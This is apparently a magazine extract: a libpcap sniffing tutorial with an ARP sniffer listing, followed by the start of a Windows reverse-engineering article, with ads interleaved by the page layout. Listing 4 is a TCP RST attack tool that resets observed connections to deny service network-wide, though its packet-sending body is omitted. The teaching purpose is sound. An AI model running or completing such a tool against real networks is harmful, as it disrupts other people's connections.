The option `to_ms` defines how many milliseconds should the kernel wait before copying the captured information from kernel space to user space. Changes of context are computationally expensive. If we are capturing a high volume of network traffic it is better to let the kernel group some packets before crossing the kernel-userspace boundary. A value of zero will cause the read operations to wait forever until enough packets arrived to the network interface. *Libpcap* documentation does not provide any suggestion for this value. To have an idea we can examine what other sniffers do. *Tcpdump* uses a value of 1000, *dsniff* uses 512 and *ettercap* distinguishes between different operating systems using 0 for Linux or OpenBSD and 10 for the rest.

The `promisc` flag decides whether the network interface should be put into promiscuous mode or not. That is, whether the network card should accept packets that are not destined to it or not. Specify 0 for non-promiscuous and any other value for promiscuous mode. Note that even if we tell *libpcap* to listen



Bildsoft SecureDNA 2007

Protect any kind of files, folders, USB storages, CDs or a secret list of your favorite websites

Hide sensitive data in images and audio files or send a protected e-mail

Bildsoft introduces the new All-in-One encryption suite SecureDNA 2007

in non-promiscuous mode, if the interface was already in promiscuous mode it may stay that way. We should not take for granted that we will not receive traffic destined for other hosts, instead, it is better to use the filtering capabilities that libpcap provides, as we will see later.

Once we have a network interface open for packet capture, we have to actually tell pcap that we want to start getting packets. For this we have some options:

- The function `const u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)` takes the `pcap_t` handler returned by `pcap_open_live`, a pointer to a structure of type `pcap_pkthdr` and returns the first packet that arrives to the network interface.
- The function `int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)` is used to collect packets and process them. It will not return until `cnt` packets have been captured. A negative `cnt` value will cause `pcap_loop()` to return only in case of error.

You are probably wondering if the function only returns an integer, where are the packets that were captured? The answer is a bit tricky. `pcap_loop()` does not return those packets, instead, it calls a user-defined function every time there is a packet ready to be read. This way we can do our own processing in a separate function instead of calling `pcap_next()` in a loop and process everything inside. However there is a problem. If `pcap_loop()` calls our function, how can we pass arguments to it? Do we have to use ugly globals? The answer is no, the *libpcap* guys thought about this problem and included a way to pass information to the callback function. This is the user argument. This pointer is passed in every call. The pointer is of type `u_char` so we will have to cast it for our own needs when calling `pcap_loop()` and when using it inside the callback function. Our packet processing function must have a specific prototype, otherwise `pcap_loop()` wouldn't know how to use it. This is the way it should be declared:

```
void function_name(u_char *userarg,
                  const
```

```
struct pcap_pkthdr* pkthdr, const u_
char * packet);
```

The first argument is the user pointer that we passed to `pcap_loop()`, the second one is a pointer to a structure that contains information about the captured packet. Listing 1 shows the definition of this structure.

The `caplen` member has usually the same value as `len` except the situation when the size of the captured packet exceeds the `snaplen` specified in `open_pcap_live()`.

The third alternative is to use `int pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char *user)`, which is similar to `pcap_loop()` but it also returns when the `to_ms` timeout specified in `pcap_open_live()` elapses.

Listing 1 provides an example of a simple sniffer that prints the raw data that it captures. Note that header file `pcap.h` must be included. Error checks have been omitted for clarity.

Once We Capture a Packet

When a packet is captured, the only thing that our application has got is a bunch of bytes. Usually, the network card driver and the protocol stack process that data for us but when we are capturing packets from our own application we do it at the lowest level so we are the ones in charge of making the data rational. To do that there are some things that should be taken into account.

Data Link Type

Although Ethernet seems to be present everywhere, there are a lot of different technologies and standards that operate at the data link layer. In order to be able to decode packets captured from a network interface we must know the underlying data link type so we are able to interpret the headers used in that layer.

The function `int pcap_datalink(pcap_t *p)` returns the link layer type of the device opened by `pcap_open_live()`. Libpcap is able to distinguish over 180 different link




Figure 2. Normal program flow of a pcap application




Figure 3. Data encapsulation in Ethernet networks using the TCP/IP protocol

types. However, it is the responsibility of the user to know the specific details of any particular technology. This means that we, as programmers, must know the exact format of the data link headers that the captured packets will have. In most applications we would just want to know the length of the header so we know where the IP datagram starts.

Table 1 summarizes the most common data link types, their names in libpcap and the offsets that should be applied to the start of the captured data to get the next protocol header.

Probably the best way to handle the different link layer header sizes is to implement a function that takes a `pcap_t` structure and returns the offset that should be used to get the network layer headers. *Dsniff* takes this approach. Have a look at function `pcap_dloff()` in file `pcap_util.c` from the *Dsniff* source code.

Network Layer Protocol

The next step is to determine what follows the data link layer header. From now on we will assume that we are working with Ethernet networks. The Ethernet header has a 16-bit field named `ethertype` which specifies the protocol that comes next. Table 2 lists the most popular network layer protocols and their `ethertype` value.

When testing this value we must remember that it is received in network byte order so we will have to convert it to our host's ordering scheme using the function `ntohs()`.

Transport Layer Protocol

Once we know which network layer protocol was used to route our captured packet we have to find out which *protocol* comes next. Assuming that the captured packet has an IP datagram knowing the next protocol is easy, a quick look at the protocol field of the IPv4 header (in IPv6 is called *next header*) will tell us. Table 3 summarizes the most common transport layer protocols, their hexadecimal value and the RFC document in which they are

defined. A complete list can be found at <http://www.iana.org/assignments/protocol-numbers>.

Application Layer Protocol

Ok, so we have got the Ethernet header, the IP header, the TCP header and now what?. Application layer protocols are a bit harder to distinguish. The TCP header does not provide any information about the payload it transports but TCP port numbers can give as a clue. If,

for example, we capture a packet that is targeted to or comes from port 80 and its payload is plain ASCII text, it will probably be some kind of HTTP traffic between a web browser and a web server. However, this is not exact science so we have to be very careful when handling the TCP payload, it may contain unexpected data.

Malformed Packets

In Louis Armstrong's *wonderful world* everything is beautiful and perfect

Table 1. Common data link types

Data Link Type	Pcap Alias	Offset (in bytes)
Ethernet 10/100/1000 Mbs	<code>DLT_EN10MB</code>	14
Wi-Fi 802.11	<code>DLT_IEEE802_11</code>	22
FDDI(Fiber Distributed Data Interface)	<code>DLT_FFDDI</code>	21
PPPoE (PPP over Ethernet)	<code>DLT_PPP_ETHER</code>	14 (Ethernet) + 6 (PPP) = 20
BSD Loopback	<code>DLT_NULL</code>	4
Point to Point (Dial-up)	<code>DLT_PPP</code>	

Table 2. Network layer protocols and ethertype values

Network Layer Protocol	Ethertype Value
Internet Protocol Version 4 (IPv4)	0x0800
Internet Protocol Version 6 (IPv6)	0x86DD
Address Resolution Protocol (ARP)	0x0806
Reverse Address Resolution Protocol (RARP)	0x8035
AppleTalk over Ethernet (EtherTalk)	0x809B
Point-to-Point Protocol (PPP)	0x880B
PPPoE Discovery Stage	0x8863
PPPoE Session Stage	0x8864
Simple Network Management Protocol (SNMP)	0x814C

Table 3. Transport layer protocols

Protocol	Value	RFC
Internet Control Message Protocol (ICMP)	0x01	RFC 792
Internet Group Management Protocol (IGMP)	0x02	RFC 3376
Transmission Control Protocol (TCP)	0x06	RFC: 793
Exterior Gateway Protocol	0x08	RFC 888
User Datagram Protocol (UDP)	0x11	RFC 768
IPv6 Routing Header	0x2B	RFC 1883
IPv6 Fragment Header	0x2C	RFC 1883
ICMP for IPv6	0x3A	RFC 1883

but sniffers usually live in hell. Networks do not always carry valid packets. Sometimes packets may not be crafted according to the standards or may get corrupted in their way. These situations must be taken into account when designing an application that handles sniffed traffic.

The fact that an `ethertype` value says that the next header is of type ARP does not mean we will actually find an ARP header. In the same way,

we cannot blindly trust the `protocol` field of an IP datagram to contain the correct value for the following header. Not even the fields that specify lengths can be trusted. If we want to design a powerful packet analyzer, avoiding segmentation faults and headaches, every detail must be checked.

Here are a few tips:

- Check the whole size of the received packet. If, for example,

we are expecting an ARP packet on an Ethernet network, packets with a length different than $14 + 28 = 42$ bytes should be discarded. Failing to check the length of a packet may result in a noisy segmentation fault when trying to access the received data.

- Check IP and TCP checksums. If checksums are not valid then the data contained in the headers may be garbage. However,

Listing 3. Simple ARP sniffer

```
/* Simple ARP Sniffer. */
/* To compile: gcc arpsniffer.c -o arpsniff -lpcap */
/* Run as root! */

#include <pcap.h>
#include <stdlib.h>
#include <string.h>

/* ARP Header, (assuming Ethernet+IPv4) */
#define ARP_REQUEST 1 /* ARP Request */
#define ARP_REPLY 2 /* ARP Reply */
typedef struct arphdr {
    u_int16_t htype; /* Hardware Type */
    u_int16_t ptype; /* Protocol Type */
    u_char hlen; /* Hardware Address Length */
    u_char plen; /* Protocol Address Length */
    u_int16_t oper; /* Operation Code */
    u_char sha[6]; /* Sender hardware address */
    u_char spa[4]; /* Sender IP address */
    u_char tha[6]; /* Target hardware address */
    u_char tpa[4]; /* Target IP address */
} arphdr_t;

#define MAXBYTES2CAPTURE 2048

int main(int argc, char *argv[]){

    int i=0;
    bpf_u_int32 netaddr=0, mask=0; /* To Store network
    address and netmask */
    struct bpf_program filter; /* Place to store the
    BPF filter program */
    char errbuf[PCAP_ERRBUF_SIZE]; /* Error buffer

    pcap_t *descr = NULL; /* Network interface
    handler */
    struct pcap_pkthdr pkthdr; /* Packet information
    (timestamp,size...)*
    const unsigned char *packet=NULL; /* Received raw
    data */
    arphdr_t *arpheader = NULL; /* Pointer to the ARP
    header */
    memset(errbuf,0,PCAP_ERRBUF_SIZE);

    if (argc != 2){
        printf("USAGE: arpsniffer <interface>\n");
        exit(1);
    }
    /* Open network device for packet capture */

    descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 0,
    512, errbuf);

    /* Look up info from the capture device. */
    pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

    /* Compiles the filter expression into a BPF filter
    program */
    pcap_compile(descr, &filter, "arp", 1, mask);

    /* Load the filter program into the packet capture
    device. */
    pcap_setfilter(descr,&filter);

    while(1){

        packet = pcap_next(descr,&pkthdr); /* Get one packet
        */
        arpheader = (struct arphdr *) (packet+14); /* Point to
        the ARP header */

        printf("\n\nReceived Packet Size: %d bytes\n",
        pkthdr.len);
        printf("Hardware type: %s\n", (ntohs(arpheader->htype) == 1) ? "Ethernet" :
        "Unknown");
        printf("Protocol type: %s\n", (ntohs(arpheader->ptype) == 0x0800) ? "IPv4" :
        "Unknown");
        printf("Operation: %s\n", (ntohs(arpheader->oper) ==
        ARP_REQUEST) ? "ARP Request" :
        "ARP Reply");

        /* If is Ethernet and IPv4, print packet contents */
        if (ntohs(arpheader->htype) == 1 && ntohs(arpheader->ptype) == 0x0800){
            printf("Sender MAC: ");
            for(i=0; i<6;i++)printf("%02X:", arpheader->sha[i]);
            printf("\nSender IP: ");
            for(i=0; i<4;i++)printf("%d.", arpheader->spa[i]);
            printf("\nTarget MAC: ");
            for(i=0; i<6;i++)printf("%02X:", arpheader->tha[i]);
            printf("\nTarget IP: ");
            for(i=0; i<4; i++)printf("%d.", arpheader->tpa[i]);
            printf("\n");
        }
    }
    return 0;
}
```

the fact that checksums are correct does not guarantee that the packet contains valid header values.

- Check encoding. HTTP or SMTP are text oriented protocols while Ethernet or TCP/IP use binary format. Check whether you have what you expect.
- Any data extracted from a packet for later use should be validated. For example, If the payload of a packet is supposed to contain

an IP address, checks should be made to ensure that the data actually represents a valid IPv4 address.

Filtering Packets

As we saw before, the capture process takes place in the kernel while our application runs at user level. When the kernel gets a packet from the network interface it has to copy it from kernel space to user space, consuming a significant amount of

CPU time. Capturing everything that flows past the network card could easily degrade the overall performance of our host and cause the kernel to drop packets.

If we really need to capture all traffic, then there is little we can do to optimize the capture process, but if we are only interested in a specific type of packets we can tell the kernel to filter the incoming traffic so we just get a copy of the packets that match a filter expression. The part of the

Listing 4. TCP RST Attack tool

```

/* Simple TCP RST Attack tool
*/
/* To compile: gcc tcp_resetter.c -o tcpresetter -lpcap
*/

#define __USE_BSD /* Using BSD IP header
*/
#include <netinet/ip.h> /* Internet Protocol
*/
#define __FAVOR_BSD /* Using BSD TCP header
*/
#include <netinet/tcp.h> /* Transmission Control
Protocol */
#include <pcap.h> /* Libpcap
*/
#include <string.h> /* String operations
*/
#include <stdlib.h> /* Standard library
definitions */

#define MAXBYTES2CAPTURE 2048

int TCP_RST_send(tcp_seq seq, tcp_seq ack, unsigned
long src_ip,
unsigned long dst_ip, u_short src_prt, u_short
dst_prt, u_short win){

/* This function crafts a custom TCP/IP packet with the
RST flag set
and sends it through a raw socket. Check
http://www.programming-pcap.albaknocking.com/ for
the full example. */

/* [...] */

return 0;
}

int main(int argc, char *argv[] ){

int count=0;
bpf_u_int32 netaddr=0, mask=0;
pcap_t *descr = NULL;
struct bpf_program filter;
struct ip *iphdr = NULL;
struct tcphdr *tcphdr = NULL;
struct pcap_pkthdr pkthdr;
const unsigned char *packet=NULL;

char errbuf[PCAP_ERRBUF_SIZE];
memset(errbuf,0,PCAP_ERRBUF_SIZE);

if (argc != 2){
printf("USAGE: tcpresetter <interface>\n");
exit(1);
}

/* Open network device for packet capture */
descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 1,
512, errbuf);

/* Look up info from the capture device. */
pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

/* Compiles the filter expression: Packets with ACK or
PSH-ACK flags set */
pcap_compile(descr, &filter, "(tcp[13] == 0x10) or
(tcp[13] == 0x18)", 1, mask);

/* Load the filter program into the packet capture
device. */
pcap_setfilter(descr,&filter);

while(1){

packet = pcap_next(descr,&pkthdr);

iphdr = (struct ip *) (packet+14); /* Assuming is
Ethernet! */
tcphdr = (struct tcphdr *) (packet+14+20); /* Assuming
no IP options! */

printf("+-----+\n");
printf("Received Packet %d:\n", ++count);
printf("ACK: %u\n", ntohl(tcphdr->th_ack) );
printf("SEQ: %u\n", ntohl(tcphdr->th_seq) );
printf("DST IP: %s\n", inet_ntoa(iphdr->ip_dst));
printf("SRC IP: %s\n", inet_ntoa(iphdr->ip_src));
printf("SRC PORT: %d\n", ntohs(tcphdr->th_sport) );
printf("DST PORT: %d\n", ntohs(tcphdr->th_dport) );
printf("\n");

TCP_RST_send(tcphdr->th_ack, 0, iphdr->ip_dst.s_addr,
iphdr->ip_src.s_addr, tcphdr->th_dport,
tcphdr->th_sport, 0);

}

return 0;
}

```


kernel that provides this functionality is the system's packet filter.

A packet filter is basically a user defined routine that is called by the network card driver for every packet that it gets. If the routine validates the packet, it is delivered to our application, otherwise it is only passed to the protocol stack for the usual processing.

Every operating system implements its own packet filtering mechanisms. However, many of them are based on the same architecture, the BSD Packet Filter or BPF. Libpcap provides complete support for BPF based packet filters. This includes platforms like *BSD, AIX, Tru64, Mac OS or Linux. On systems that do not accept BPF filters, libpcap is not able to provide kernel level filtering but it is still capable of selecting traffic by reading all the packets and evaluating the BPF filters in user-space, inside the library. This involves considerable computational overhead but it provides unmatched portability.

Setting a Filter

Setting a filter involves three steps: constructing the filter expression, compiling the expression into a BPF program and finally applying the filter.

BPF programs are written in a special language similar to assembly. However, *libpcap* and *tcpdump* implement a high level language that lets us define filters in a much easier way. The specific syntax of this language is out of the scope of this article. The full specification can be found in the manual page for *tcpdump*. Here are some examples:

- `src host 192.168.1.77` returns packets whose source IP address is 192.168.1.77,
- `dst port 80` returns packets whose TCP/UDP destination port is 80,
- `not tcp` Returns any packet that does not use the TCP protocol,
- `tcp[13] == 0x02 and (dst port 22 or dst port 23)` returns TCP

About the Author

Luis Martin Garcia is a graduate in Computer Science from the University of Salamanca, Spain, and is currently pursuing his Master's degree in Information Security. He is also the creator of Aldaba, an open source Port Knocking and Single Packet Authorization system for GNU/Linux, available at <http://www.aldabacknocking.com>.

On the 'Net

- <http://www.tcpdump.org/> – *tcpdump* and *libpcap* official site,
- <http://www.stearns.org/doc/pcap-apps.html> – list of tools based on *libpcap*,
- <http://ftp.gnumonks.org/pub/doc/packet-journey-2.4.html> – the journey of a packet through the Linux network stack,
- <http://www.tcpdump.org/papers/bpf-usenix93.pdf> – paper about the BPF filter written by the original authors of *libpcap*,
- <http://www.cs.ucr.edu/~marios/ethereal-tcpdump.pdf> – a tutorial on *libpcap* filter expressions.

packets with the SYN flag set and whose destination port is either 22 or 23,

- `icmp[icmptype] == icmp-echoreply or icmp[icmptype] == icmp-echo` returns ICMP ping requests and replies,
- `ether dst 00:e0:09:c1:0e:82` returns Ethernet frames whose destination MAC address matches 00:e0:09:c1:0e:82,
- `ip[8]==5` returns packets whose IP TTL value equals 5.


Once we have the filter expression we have to translate it into something the kernel can understand, a BPF program. The function `int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)` compiles the filter expression pointed by `str` into BPF code. The argument `fp` is a pointer to a structure of type `struct bpf_program` that we should declare before the call to `pcap_compile()`. The `optimize` flag controls whether the filter program should be optimized for efficiency or not. The last argument is the netmask of the network on which packets will be captured. Unless we want to test for broadcast addresses the netmask parameter can be safely set to zero. However, if we need to determine the network mask, the function `int pcap_lookupnet(const`

`char *device, bpf_u_int32 *netp, bpf_u_int32 *maskp, char *errbuf)` will do it for us.

Once we have a compiled BPF program we have to insert it into the kernel calling the function `int pcap_setfilter(pcap_t *p, struct bpf_program *fp)`. If everything goes well we can call `pcap_loop()` or `pcap_next()` and start grabbing packets. Listing 3 shows an example of a simple application that captures ARP traffic. Listing 4 shows a bit more advanced tool that listens for TCP packets with the ACK or PSH-ACK flags set and resets the connection, resulting in a denial of service for everyone in the network. Error checks and some portions of code have been omitted for clarity. Full examples can be found in <http://programming-pcap.aldabacknocking.com>

Conclusion

In this article we have explored the basics of packet capture and learned how to implement simple sniffing applications using the *pcap* library. However, *libpcap* offers additional functionality that has not been covered here (dumping packets to capture files, injecting packets, getting statistics, etc). Full documentation and some tutorials can be found in the *pcap* man page or at *tcpdump*'s official site. ●



I've just lost **ALL** my data!

What about your digital photos, emails, important documents, database files or favorite electronic books?

What would you do? Everyone knows that information is priceless and you can't afford to lose it.


Titan Backup 1.2

- ✓ Simple and complete software designed for secure backups of all your important files
- ✓ Easy to use wizard-driven interface and simple browsing between the Backup Tasks
- ✓ 256-bit AES strong encryption
- ✓ Backup to virtually any storage device (including LAN, CD/DVD, removable devices, remote FTP servers, etc)
- ✓ Windows Vista compatible

**FULL version FREE for 6 months
(serial number enclosed)**

*You can find the program on the attached optical disc

Visit us at: www.titanbackup.com



Reverse Engineering Binaries

Aditya K. Sood aka 0kn0ck

Difficulty



This paper describes a Level 2 practical analysis of a window binary. It covers the methodical approach to reverse engineer an executable. The binary can be a console program or GUI based. The point of this talk is to understand a hierarchical layout to reverse an application within specific time limits.

The primary concern is to understand the flow of executing statements in a definitive way so that reversing will be easy. This is only possible if there are specific ways to follow. The techniques will be practically cited. This is undertaken as Real Time dissection of an executable. This article is designed specifically to give hands-on experience in reversing a windows executable. We will reverse engineer different binary structures to prove the ingrained concepts. A number of tools will be used in demonstrating a concept. Each single technique is projected with use of a tool. This helps the user in understanding the core concepts and the usage of different tools.

The reversing of a binary basically revolves around on three parameters. Time is a crucial factor because targets have to be completed in defined constraints of time. Resources are important because it reflects the dependency of a binary on other objects of system. The final point is the Functionality of code. It encompasses the flow and direction of the statements. So the overall approach is to walk along the triangular edges for analysis. The practical analysis of a binary

is structured around the paradigm shown below: see Figure 1.

All the versatility of an executable primarily works on these benchmarks. The basic fundamental in reversing an executable is to check the characteristics of that window executable. We will examine a binary called `afind.exe`, designed for proving reverse en-

What you will learn...

- The user will learn a practical way to dissect executables
- New techniques of analyzing executables by reversing the parameters
- Framing of reverse engineering as a process
- Hand held knowledge of active debugging and disassembling

What you should know...

- The user should have basic skills of reverse engineering
- Good understanding of Windows Executable
- Intermediate knowledge of debugging

gineering concepts. Through this a user will understand the points to look for in a binary and type of technique to be applied.

Facts Regarding Binaries:

- The first fact regarding binaries is the Association of Events. It covers the executable behavior of a binary. This is summed up as the working effect on the system. It is only possible if an executable has an inter-facial paradigm with the base system. Due to this certain events occurred in a system that changes the state when a binary is executed. This process is termed as *Event Association*.
- The second fact comprises of the Algorithmic view. This means whether an executable is using a certain algorithm or its working is independent. The term independent is used because there are a number of binaries that only use easy functions with any interdependency among code objects. This process is called *Scrutinizing Algorithmic Flow*. The algorithms can be directly applicable or multi-staged. The directly applicable algorithms have directed flow. This means the algorithm functionality is totally driven in a single pattern. On the other side, multi-step working is undertaken and cross referenced checks are performed during the implementation of an algorithm.
- The third fact relates to extracting the overall information by looking at the front end of a




Figure 1. Elements involved in the capture process

binary. This process is termed as *Front End Checking*. It is useful in analyzing GUI-based programs and helps the reverse engineer to understand the working functionality on front end objects. This technique is general but very useful when one is scratching any executable on the system.

- The fourth fact is summed up as the compression of an executable. This means whether an .exe file is compressed or packed with the help of a packer. So it is absolutely crucial to have information on that packer. After that, the unpacking procedure should be applied with help of a related unpacker. This whole process of

leveraging packer information and unpacking is called as *Sanitizing Binary*. It directly presents the format of an executable prior starting reverse engineering process.

So these four factors should be in a mind of a Reverse Engineer while performing Level 2 analysis.

The basic of reversing a binary starts from analyzing MSI installers. The installers are used when number of binaries are packed collectively which serves the software installation process. It is imperative to undertake the intricacies of windows installer because if the installer service is not properly configured in the system, the soft-

